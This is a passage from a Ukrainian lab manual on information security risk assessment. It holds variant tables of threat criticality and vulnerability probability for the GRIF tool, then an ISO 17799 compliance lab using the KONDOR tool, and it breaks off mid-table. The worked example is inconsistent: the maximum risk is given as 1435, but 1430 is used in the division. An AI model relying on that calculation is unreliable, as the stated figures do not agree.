	У грошових одиницях, млн. у. о.	У рівнях за 5-рівневою шкалою, у відсотках (%)
1	2	3
1	1	2
2	2	3
3	3	4
4	4	5
5	5	4
6	6	3
7	7	2
8	8	1
9	9	2
10	10	3
11	11	4
12	12	5
13	13	4
14	14	3
15	15	2
16	0,1	1
17	0,2	2
18	0,3	3

Закінчення табл. 3.10

1	2	3
19	0,4	4
20	0,5	5
21	0,6	4
22	0,7	3
23	0,8	2
24	0,9	1
25	10	2
26	11	3
27	9	4
28	8	5
29	7	4
30	6	3

На ресурс спрямована дія множини погроз, яка задається окремо для кожного варіанта. Крім того, задані значення критичності погроз (ER), які наведені в табл. 3.11.

Таблиця 3.11

Значення критичності погроз

№ варіанта	Критичність погроз (ER), %											
	Погроза 1	Погроза 2	Погроза 3	Погроза 4	Погроза 5	Погроза 6	Погроза 7	Погроза 8	Погроза 9	Погроза 10	Погроза 11	Погроза 12
1	2	3	4	5	6	7	8	9	10	11	12	13
1	10	8	25									
2				13	20	10						
3							34	12	60			
4										42	6	53
5	10			13			34					
6				13			34			42		
7		8			20						6	
8			25			10			60			
9					20		34			42		
10	10			13						42		

Закінчення табл. 3.11

1	2	3	4	5	6	7	8	9	10	11	12	13
11			25				34					53
12		8				10		12				
13					20				60		6	
14												
15												
16												
17	10							12				53
18		8				10	34					
19				13				12			6	
20					20			12			6	
21						10			60			53
22	10						34			42		
23	10						34					53
24	10						34				6	
25	10			13					60			
26		8		13			34					
27		8					34				6	
28		8		13								53
29			25	13							6	
30						10	34				6	
31					20				60	42		
32			25						60	42		
33	10								60			53

Імовірності (P(V), %) реалізації погроз через вразливості наведені в табл. 3.12.

Таблиця 3.12

Імовірності реалізації погроз

Погрози	Уразливості	Імовірність P(V), %
1	2	3
Погроза 1	Вразливість 1.1	5
	Вразливість 1.2	0,1
	Вразливість 1.3	8

Продовження табл. 3.12

1	2	3
Погроза 2	Вразливість 2.1	1
	Вразливість 2.2	0,01
	Вразливість 2.3	0,8
	Вразливість 2.4	6
	Вразливість 2.5	12
Погроза 3	Вразливість 3.1	2
	Вразливість 3.2	3,5
Погроза 4	Вразливість 4.1	10
	Вразливість 4.2	7,6
	Вразливість 4.3	0,2
	Вразливість 4.4	5,5
Погроза 5	Вразливість 5.1	1
	Вразливість 5.2	2
	Вразливість 5.3	4
Погроза 6	Вразливість 6.1	1
	Вразливість 6.2	2,5
	Вразливість 6.3	1,5
	Вразливість 6.4	0,5
	Вразливість 6.5	0,01
Погроза 7	Вразливість 7.1	9
	Вразливість 7.2	4
	Вразливість 7.3	3
Погроза 8	Вразливість 8.1	0,1
	Вразливість 8.2	0,5
	Вразливість 8.3	0,45
	Вразливість 8.4	0,9
Погроза 9	Вразливість 9.1	2
	Вразливість 9.2	4
	Вразливість 9.3	6
	Вразливість 9.4	0,5
	Вразливість 9.5	7
	Вразливість 9.6	11
Погроза 10	Вразливість 10.1	2
	Вразливість 10.2	8
Погроза 11	Вразливість 11.1	4
	Вразливість 11.2	4,5
	Вразливість 11.3	6
	Вразливість 11.4	2,5

Закінчення табл. 3.12

1	2	3
Погроза 12	Вразливість 12.1	0,01
	Вразливість 12.2	0,1
	Вразливість 12.3	0,5
	Вразливість 12.4	1,2
	Вразливість 12.5	3,4
	Вразливість 12.6	2

Етап 3. Необхідно розрахувати ризики ІС за допомогою програми ГРИФ. У результаті отримати звіти (проміжний та повторний), які подати у ЛР. Усі проміжні скриншоти виконання розрахунків також необхідно включити у звіти з ЛР. Розрахунки проводити на основі вихідних даних, які задані згідно з варіантами.

ІС підприємства складається з ресурсів, що структуровані за відділами й задані в табл. 3.13.

Таблиця 3.13

Перелік ресурсів, що структуровані по відділам

№ варіанта	Тип ресурсу														
	Керівництво	Бухгалтерія	Фінансовий відділ	Відділ продажів	Відділ закупівель	Відділ автоматизації	Відділ економістів	Відділ ЗЕД	Юридичний відділ	Транспортний відділ	Кадровий відділ	Плановий відділ	Технічний відділ	Виробничий відділ	Відділ енергетиків
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	+	+	+	+	+	+									
2	+	+	+	+	+		+								
3	+	+	+	+	+			+							
4	+	+	+	+	+				+						
5	+	+	+	+	+					+					
6	+	+	+	+	+						+				
7	+	+	+	+	+							+			

Закінчення табл. 3.13

8	+	+	+	+	+								+		
9	+	+	+	+	+									+	
10	+	+	+	+	+										+
11	+	+	+	+		+	+								
12	+	+	+	+		+		+							
13	+	+	+	+		+			+						
14	+	+	+	+		+				+					
15	+	+	+	+		+					+				
16	+	+	+	+		+						+			
17	+	+	+	+		+							+		
18	+	+	+	+		+								+	
19	+	+	+	+		+									+
20	+	+	+	+			+	+							
21	+	+	+	+			+		+						
22	+	+	+	+			+			+					
23	+	+	+	+			+				+				
24	+	+	+	+			+					+			
25	+	+	+	+			+						+		
26	+	+	+	+			+							+	
27	+	+	+	+			+								+
28	+	+	+	+				+	+						
29	+	+	+	+				+		+					
30	+	+	+	+				+			+				

Кожен ресурс включає наступні технічні складові:

1. Керівництво:
   1.1. Сервер 1.
   1.2. PC генерального директора.
   1.3. PC секретаря генерального директора.
   1.4. PC заступника генерального директора.
   1.5. PC секретаря заступника генерального директора.
2. Бухгалтерія:
   2.1. Сервер 2.
   2.2. PC головного бухгалтера.
   2.3. PC бухгалтера 1.
   2.4. PC бухгалтера 2.
3. Фінансовий відділ:
   3.1. Сервер 3.
   3.2. Мобільний комп'ютер фінансового директора.

3.3. PC секретаря фінансового директора.
3.4. PC менеджера.
4. Відділ продажів:
4.1. Сервер 4.
4.2. PC начальника відділу продажів.
4.3. PC секретаря начальника відділу продажів.
4.4. PC менеджера з продажів 1.
4.5. PC менеджера з продажів 2.
5. Відділ закупівель:
5.1. Сервер 5.
5.2. PC начальника відділу закупівель.
5.3. PC секретаря начальника відділу закупівель.
5.4. PC менеджера із закупівель 1.
5.5. PC менеджера із закупівель 2.
6. Відділ автоматизації:
6.1. Сервер резервного копіювання.
6.2. Контролер домена.
6.3. PC головного адміністратора.
6.4. PC адміністратора.
7. Відділ економістів:
7.1. Сервер 7.
7.2. PC головного економіста.
7.3. PC секретаря головного економіста.
7.4. PC економіста 1.
7.5. PC економіста 2.
8. Відділ ЗЕД:
8.1. Сервер 8.
8.2. PC начальника відділу ЗЕД.
8.3. PC секретаря начальника відділу ЗЕД.
9. Юридичний відділ:
9.1. PC головного юриста.
9.2. PC секретаря головного юриста.
9.3. Мобільний комп'ютер головного юриста.
9.4. PC юриста 1.
10. Транспортний відділ:
10.1. Сервер 9.
10.2. PC головного інженера.
10.3. PC інженера 1.

10.4. РС інженера 2.
10.5. РС інженера 3.
11. Кадровий відділ:
11.1. Сервер 10.
11.2. РС начальника відділу кадрів.
11.3. РС заступника начальника відділу кадрів.
11.4. РС кадрового службовця.
12. Плановий відділ:
12.1. Сервер 11.
12.2. РС начальника планового відділу.
12.3. РС заступника начальника планового відділу.
12.4. РС співробітника 1.
12.5. РС співробітника 2.
13. Технічний відділ:
13.1. РС начальника технічного відділу.
13.2. РС співробітника 1.
13.3. РС співробітника 2.
14. Виробничий відділ:
14.1. Сервер 12.
14.2. РС начальника виробничого відділу.
14.3. РС заступника начальника виробничого відділу.
14.4. РС співробітника 1.
15. Відділ енергетиків:
15.1. Сервер 13.
15.2. РС головного енергетика.
15.3. РС енергетика 1.
15.4. РС енергетика 2.

Порядок виконання розрахунків за допомогою програми ГРИФ

1. Властивості проекту (назва проекту відповідає прізвищу виконавця):
   1.1. Уведіть назву об'єкта, відповідального користувача (табл. 3.1) і його посаду.
   1.2. Виберіть рівні, оцінку критичності й одиниці вимірювання згідно з варіантом табл. 3.2.
2. Розділ "Моделювання системи":
   2.1. Занесіть усі необхідні відділи підприємства (табл. 3.13).

2.2. Занесіть ресурси підприємства, зазначте, до яких відділів вони відносяться (технічні складові).

2.3. Виберіть зі списку визначені погрози (табл. 3.11), що діють на ІС (згідно з варіантом).

2.4. Введіть уразливості, зазначте погрози, які реалізують введені уразливості.

2.5. Уведіть витрати на ІБ.

3. Розділ "Зв'язки":

3.1. Вкажіть, які погрози діють на кожний ресурс і вразливості, через які реалізуються погрози так, щоб у розрахунках брали участь всі введені погрози і вразливості.

3.2. Вкажіть імовірність погрози через дану вразливість (табл. 3.12).

3.3. Вкажіть критичність реалізації погрози (табл. 3.11).

4. Звіт:

4.1. Складіть звіт.

4.2. Проаналізуйте дані звіту.

5. Управління ризиками:

5.1. Задайте контрзаходи до погроз. Для цього усуньте деякі вразливості, введіть вартість впровадження контрзаходу й можливе зниження витрат на ІБ.

6. Звіт:

6.1. Складіть повторний звіт.

6.2. Проаналізуйте, чи змінився ризик після задавання контрзаходів.

За результатами проведення дослідження зробить загальні висновки.

Контрольні запитання

1. Дайте визначення ПБ.
2. Назвіть типовий структурний склад підприємства.
3. У чому полягають відмінності вразливості?
4. Сфери використання ПБ на підприємстві.
5. Назвіть основні принципи використання контрзаходів.
6. Назвіть типи ІС.

Час, що відводиться на проведення опитування, 10 – 15 хв.

Лабораторна робота №4
Дослідження можливостей системи розробки та управління ПБ ІС підприємства на основі стандарту ISO 17799: КОНДОР (з програмного комплексу Digital Security Office 2006). розрахунок ризиків невиконання вимог стандарту ISO 17799

Мета роботи – закріплення теоретичного матеріалу, ознайомлення студентів з основними типами та принципами роботи системи розробки та управління ПБ ІС на підприємстві на основі стандарту ISO 17799. Одержання практичних навичок розрахунку, управління та дослідження ПБ ІС на основі стандарту ISO 17799 за допомогою системи КОНДОР з програмного комплексу Digital Security Office 2006.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №3 "Організація інформаційної безпеки на підприємстві".

Крім того, лабораторна робота розроблена на базі програмного продукту Digital Security Office 2006, який поставлений за академічною версією згідно укладеної угоди між Харківським національним економічним університетом (кафедрою інформаційних систем) та фірмою Digital Security, м. Санкт-Петербург (www.dsec.ru).

Рекомендації щодо підготовки до виконання ЛР. Необхідно вивчити принципи та логіку роботи системи КОНДОР, її основні параметри та характеристики. Особливу увагу варто приділити процесу конфігурування системи КОНДОР під час устанлення і введення необхідних проміжних даних для виконання розрахунків. Вивчити методику побудови і управління ПБ ІС підприємства на основі стандарту ISO 17799.

Загальні положення ЛР.

КОНДОР – система розробки й управління ПБ ІС підприємства на основі стандарту ISO 17799. Це сучасний і зручний інструмент для розробки всіх основних положень ПБ підприємства й управління процесом впровадження цих положень на практиці.

За допомогою програми КОНДОР проводиться аудит ІС підприємства на відповідність стандарту ISO 17799. На основі даних,

отриманих у результаті проведення аудиту, розробляється ПБ підприємства й система управління ІБ.

Міжнародний стандарт управління ІБ ISO 17799

Стандарт управління ІБ ISO 17799 є стандартом верхнього рівня, що описує безпеку ІС у цілому й принципи управління процесом забезпечення ІБ. Вимоги стандарту ISO 17799 описують комплексний підхід до забезпечення ІБ.

Стандарт складається з десяти розділів, що містять вимоги до процесу управління ІБ. Розділи стандарту ISO 17799:

1. ПБ.
2. Організаційні заходи.
3. Управління ресурсами.
4. Безпека персоналу.
5. Фізична безпека.
6. Управління комунікаціями й процесами.
7. Контроль доступу.
8. Розробка й супровід систем.
9. Безперервність ведення бізнесу.
10. Відповідність системи вимогам.

Короткий опис тем розділів стандарту:

Розділ **"Політика безпеки"** містить питання про наявну на підприємстві ПБ: положення політики, порядок внесення змін, твердження політики.

Розділ **"Організаційні заходи"** містить питання про вжиті на підприємстві організаційні заходи щодо забезпечення ІБ і про відповідальність за її забезпечення.

Розділ **"Управління ресурсами"** містить питання про процедуру обліку ресурсів і про класифікацію та категоризацію інформації.

Розділ **"Безпека персоналу"** містить питання про процедуру прийому співробітників на роботу, про рівень поінформованості персоналу з питань ІБ і про дії, що здійснюються персоналом у випадку виникнення інцидентів у галузі ІБ.

Розділ **"Фізична безпека"** включає питання про фізичний контроль доступу до ресурсів, що містять цінну інформацію, і про фізичні погрози устаткуванню ІС підприємства.

Розділ **"Управління комунікаціями й процесами"** включає питання про процедури внесення змін у середовище виконання бізнес-

операцій, про антивірусний захист, про контроль цілісності, резервне копіювання інформації й відновлення з резервних копій, про правила використання інформації й ПЗ під час передачі, про безпеку електронної комерції й електронного офісу. Питання розділу відображають процес безпечної обробки й передачі інформації.

Розділ **"Контроль доступу"** містить питання про права й привілеї користувачів у процесі доступу до ресурсів підприємства, про політику мережних служб, про парольну політику, про моніторинг процедур підвищеного ризику, про доступ мобільних і вилучених користувачів до ресурсів підприємства. Питання розділу відображають розподіл доступу до цінних ресурсів підприємства.

Розділ **"Безперервність ведення бізнесу"** містить питання про плани забезпечення безперервності ведення бізнесу, про відновлення системи після збоїв, про тренінги персоналу щодо дій у випадку аварійних ситуацій.

Розділ **"Відповідність системи вимогам"** включає питання про ліцензійні угоди придбаного ПЗ; про відповідність системи стандартам ІБ; про критерії збереження доказів; про перевірки, проведені в ІС (наприклад, перевірку технічної відповідності, сторонній аудит).

Розділ **"Розробка й супровід систем"** включає питання про перевірки вхідних і вихідних даних систем, про систему криптографічного захисту інформації, про правила внесення змін у бібліотеки і файли, що виконуються, про правила роботи з тестовим середовищем, про придбання програмних продуктів.

Вимоги стандарту ISO 17799 висуваються до:

1) системи ІБ підприємства (наприклад, нормативних документів з ІБ, виконання перевірок, пов'язаних з ІБ, навчання користувачів з питань ІБ);

2) ІС підприємства (наприклад, безпечного налоштування ІС і коректного проведення відповідних процедур);

3) кваліфікації користувачів підприємства й фахівців служб ІТ і ІБ.

Питання програми КОНДОР розподіляються на питання до:

1) фахівців служби ІБ;
2) фахівців служби ІТ;
3) користувачів ІС підприємства.

Перед проведенням аудиту ІС на відповідність вимогам стандарту ISO 17799 необхідно розбити питання на три зазначенні категорії й провести опитування співробітників підприємства. Розподіл на категорії в

кожному підприємстві буде індивідуальним, тому що в кожному підприємстві процедури, що впливають на забезпечення ІБ, виконуються різними співробітниками. Обов'язки фахівців служб ІТ і ІБ можуть розрізнятися залежно від підприємства. За результатами опитувань здійснюється заповнення програми КОНДОР.

Методика проведення аналізу ризиків

Для проведення аналізу ризиків необхідно визначити виконані й невиконані вимоги стандарту.

Кожна вимога стандарту має певне вагове значення – ефективність. Ефективність вимоги – ступінь впливу вимоги на ІС підприємства. Визначається на основі експертних оцінок, вказується у значеннях від 1 до 100 (чим більше значення ефективності, тим більший вплив даної вимоги). Сума значень ефективності всіх вимог визначає максимальний ризик невиконання вимог стандарту (стандарт повністю не виконаний).

Ризик невиконання вимог стандарту на підприємстві визначається як відношення суми значень ефективності невиконаних на підприємстві вимог до суми значень ефективності всіх вимог стандарту. Ризик невиконання вимог стандарту розраховується у відсотках.

Ризик невиконання вимог ISO 17799 показує, наскільки значущі для ІС підприємства невиконані вимоги. Ризик залежить від кількості невиконаних вимог і їхніх ваг.

Для зниження ризику невідповідності ІС стандарту ISO 17799 необхідно виконати максимальну кількість вимог. Особливо важливе виконання вимог, що мають високе значення ефективності, тобто тих вимог, які впливають на ІС підприємства.

Загальні принципи роботи з програмою КОНДОР

Для проведення аналізу ІС підприємства на відповідність стандарту ІБ ISO 17799 необхідно перевірити, чи виконуються на підприємстві вимоги стандарту. Залежно від часового періоду ступінь виконання вимог стандарту змінюється, тому необхідно проводити аудит періодично через проміжки часу, які визначені керівництвом підприємства.

Для цього необхідно спочатку створити новий проект аудиту. Проект – часовий інтервал, що включає кілька періодів, у якому аналізуються зміни, що відбулися на підприємстві за минулі періоди (рис. 4.1). При цьому назва проекту відповідає прізвищу виконавця.




Рис. 4.1. **Форма задавання нового проекту**

У проекті потрібно створити новий період аудиту. Період – дата, на момент якої всі введені користувачем дані актуальні для ІС підприємства. При цьому дата періоду – це дата закінчення аудиту (рис. 4.2).




Рис. 4.2. **Форма задавання періоду аудиту**

Далі необхідно відповісти на питання розділів. Кожний розділ відповідає розділу стандарту (рис. 4.3). Для одержання найбільш правільних результатів аудиту необхідно відповісти на всі питання (і вказати всі питання, непридатні для ІС).




Рис. 4.3. **Відповіді на питання розділів**

Відповідаючи на питання розділів у різних періодах, проводиться аудит ІС підприємства на відповідність стандарту ISO 17799. У результаті роботи алгоритму одержуємо:

1. Звіт за періодом (рис. 4.4).





Рис. 4.4. **Форма звіту за періодом**

2. Звіт за проектом (рис. 4.5).

2. Политика безопасности



№	Не отвечено вопросов	Период	Выполнено требований, %	Уровень риска, %	Затраты на контрмеры, у.е.
1	0	25.11.2005	0.00	100.00	0.00
2	0	30.12.2005	42.11	56.10	0.00
3	0	06.01.2006	100.00	0.00	0.00

Рис. 4.5. **Форма звіту за проектом**

Приклад розрахунку ризиків невиконання вимог стандарту ISO 17799

Розрахуємо ризик невиконання вимог розділу "Політика безпеки" стандарту ISO 17799 в ІС підприємства.

Табл. 4.1 характеризує вимоги і виконання їх в ІС підприємства.

Таблиця 4.1

Вимоги і їх виконання

№ п/п	Вимога стандарту ISO 17799	Вага, Ri	Виконання
1	2	3	4
1	В ІС повинна існувати ПБ	90	Виконано
2	ПБ повинна затверджуватися керівництвом організації	90	Виконано
3	ПБ повинна доноситися до всіх співробітників у простій і зрозумілій формі	70	Виконано
4	ПБ повинна включати в собі:	–	–

Закінчення табл. 4.1

1	2		3	4
	1	Визначення ІБ, її основні цілі і сфера її застосування, а також її значення як механізму, що дозволяє колективно використовувати інформацію	70	Виконано
	2	Позицію посібника з питань реалізації цілей і принципів ІБ	70	Виконано
	3	Визначення загальних і конкретних обов'язків щодо забезпечення режиму ІБ	90	Не виконано
	4	Посилання на документи, що супроводжують ПБ, наприклад деталізовані принципи безпеки й процедури для специфічних ІС або правила для користувачів	70	Виконано
5	ПБ повинна відповідати певним вимогам:		–	–
	1	Відповідати державному й міжнародному законодавству	50	Не виконано
	2	Містить положення щодо навчанню персоналу питанням безпеки	100	Не виконано
	3	Включати інструкції щодо попередження й виявлення шкідливого ПЗ	90	Не виконано
	4	Повинні бути визначені наслідки порушень положень ПБ	90	Виконано
	5	Враховувати вимоги безперервності ведення бізнесу	70	Не виконано
6	Повинен бути визначений співробітник, відповідальний за процедури перегляду й відновлення положень ПБ		90	Виконано
7	Перегляд положень ПБ обов'язково повинен проводитися в результаті:		–	–
	1	Серйозних інцидентів у галузі ІБ	70	Виконано
	2	Виявлення нових вразливостей	70	Виконано
	3	Змін в організаційній або технічній інфраструктурі організації	45	Виконано
8	Регулярному перегляду підлягають наступні характеристики ПБ:		–	–
	1	Ефективність ПБ, яка характеризується кількістю й ступенем впливу фіксованих інцидентів у галузі ІБ	70	Не виконано
	2	Вартість і ступінь впливу контрзаходів на ефективність діяльності організації	70	Не виконано
	3	Результати технологічних змін	70	Виконано

Максимальний ризик невиконання вимог ISO 17799:

$$R_{max} = \sum_{i=1}^{n} R_i ,$$

де R_i – значення всіх типів (виконаних та не виконаних) ризиків;

n – загальна кількість всіх типів (виконаних та невиконаних) ризиків на підприємстві.

Таким чином, отримуємо $R_{max} = 1435$.

Ризик невиконання вимог ISO 17799 на підприємстві:

$$R = \frac{\sum_{i=1}^{k} R_i^-}{R_{max}} \times 100\% ,$$

де R_i^- – значення ризиків у разі невиконання вимог;

$k = (n – m)$ – кількість ризиків у разі невиконання вимог;

m – кількість ризиків у разі виконання вимог.

Таким чином, отримуємо $R = (530/1430) \times 100\% = 37\%$.

Вивід: ризик не виконання вимог ISO 17799 на підприємстві становить 37%, тобто даний розділ на підприємстві виконаний майже наполовину.

Завдання до лабораторної роботи. Виконання ЛР складається з двох етапів.

Етап 1. Необхідно розрахувати ризик невиконання вимог розділу стандарту ISO 17799 "Безперервність ведення бізнесу". Перелік вимог, які потрібно виконати, наведений у табл. 4.2.

Таблиця 4.2

Перелік вимог

№ п/п	Вимога стандарту ISO 17799
1	2
1	Необхідно чітко усвідомлювати ризики, їхні ймовірності, можливі наслідки, включаючи ідентифікацію й розміщення пріоритетів для критичних бізнес-процесів
2	Необхідно усвідомлювати збиток у випадку порушення безперервності ведення бізнесу і встановити бізнес-цілі для ІС підприємства
3	Відповідно до рівня ризиків, форма страхування може бути частиною процесу забезпечення безперервності ведення бізнесу

Продовження табл. 4.2

1	2	
4	Повинна бути сформульована й задокументована стратегія безперервності ведення бізнесу, що узгоджується із встановленими цілями й пріоритетами бізнесу	
5	Повинні бути сформульовані й задокументовані плани щодо забезпечення безперервності ведення бізнесу, що узгоджуються із установленою стратегією	
6	Необхідно проводити регулярні відновлення й тестування планів і процедур щодо забезпечення безперервності ведення бізнесу	
7	Управління процесом безперервності ведення бізнесу повинне бути впроваджене в структуру підприємства	
8	Під час складання планів щодо забезпечення безперервності ведення бізнесу необхідно визначити:	
	1	Відповідальних за забезпечення безперервності ведення бізнесу
	2	Дії, що вживаються в надзвичайних ситуаціях
9	Повинен бути визначений чіткий порядок впровадження контраварійних процедур для відновлення бізнес-процесів за необхідний проміжок часу	
10	Особлива увага повинна приділятися оцінці залежності бізнесу від зовнішніх зв'язків	
11	Всі погоджені процедури щодо забезпечення безперервності ведення бізнесу повинні бути задокументовані	
12	Необхідне відповідне навчання персоналу порядку дій в аварійних ситуаціях, включаючи антикризове управління	
13	Повинна бути визначена періодичність тестування й відновлення планів щодо забезпечення безперервності ведення бізнесу	
14	У плані забезпечення безперервності ведення бізнесу повинні бути визначені умови, за яких ситуацію необхідно вважати надзвичайною (наприклад, як оцінити ситуацію, хто повинен бути залучений до неї, щоб ситуацію можна було вважати надзвичайною)	
15	Повинні бути визначені заходи, що вживаються в ситуаціях, які містять погрозу бізнесу й/або людському життю	
16	Дії в ситуаціях, що містять погрозу бізнесу й/або людському життю, повинні в себе включати наступні процедури	
	1	Управління зв'язками з громадськістю
	2	Відповідним чином налагоджене співробітництво з органами місцевої виконавчої влади, міліцією, пожежними службами і т. д.
17	Повинні бути визначені процедури відновлення, які описують дії щодо переміщення найважливіших сервісів в альтернативне тимчасове місце розташування і щодо повернення діяльності бізнес-процесів у встановлений період часу	
18	Повинні існувати відбудовні процедури, в яких описані дії щодо повернення до нормального функціонування бізнес-процесів	

Закінчення табл. 4.2

1	2	
19	Необхідне інформування й навчання персоналу з метою досягнення розуміння процесів щодо забезпечення безперервності ведення бізнесу й для гарантії того, що плани безперервного ведення бізнесу були ефективними	
20	Повинна бути визначена особиста відповідальність за виконання кожного компонента плану із зазначенням дублювальних дублерів	
21	У рамках плану безперервного ведення бізнесу необхідно здійснювати наступні види тестувань	
	1	Необхідно здійснювати теоретичне тестування сценаріїв (обговорення заходів щодо відновлення бізнесу у випадку різних ситуацій)
	2	Повинні здійснюватися різні види моделювання (практичний тренінг персоналу щодо дій у критичній ситуації)
	3	Повинне проводитися технічне тестування, яке гарантує, що робота ІС може бути відновлена
	4	Повинне проводитися тестування щодо відновлення систем в альтернативному місці (запуску бізнес-процесів паралельно з операціями відновлення не за основним місцем розташування)
	5	Необхідно проводити тестування постачальників систем і послуг (гарантія, що зовнішні послуги й продукти будуть відповідати контрактним зобов'язанням)
	6	Необхідно проводити комплексне навчання (тестування можливостей владнання з позаштатної ситуації)

Наведений перелік вимог (табл. 4.2) використовується для задавання варіантів ЛР, за допомогою відповідності номера вимоги й заданим коефіцієнтів у варіанті (табл. 4.3).

Таблиця 4.3

Варіанти значень ефективності

(варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	25+	4-	79+	39-	26+	45-	52-	77-	9+	29-	18+	47+	22-	58+	60+
2	22+	82-	27-	16-	77+	1+	61+	62+	95+	37+	12+	93-	26+	71+	71-
3	58-	33+	15+	46-	60-	17-	18+	66+	57-	34-	57+	19+	69-	17+	22-
4	97+	73-	3+	79+	92+	45+	39+	5-	69+	56+	95-	80-	49+	20-	2+

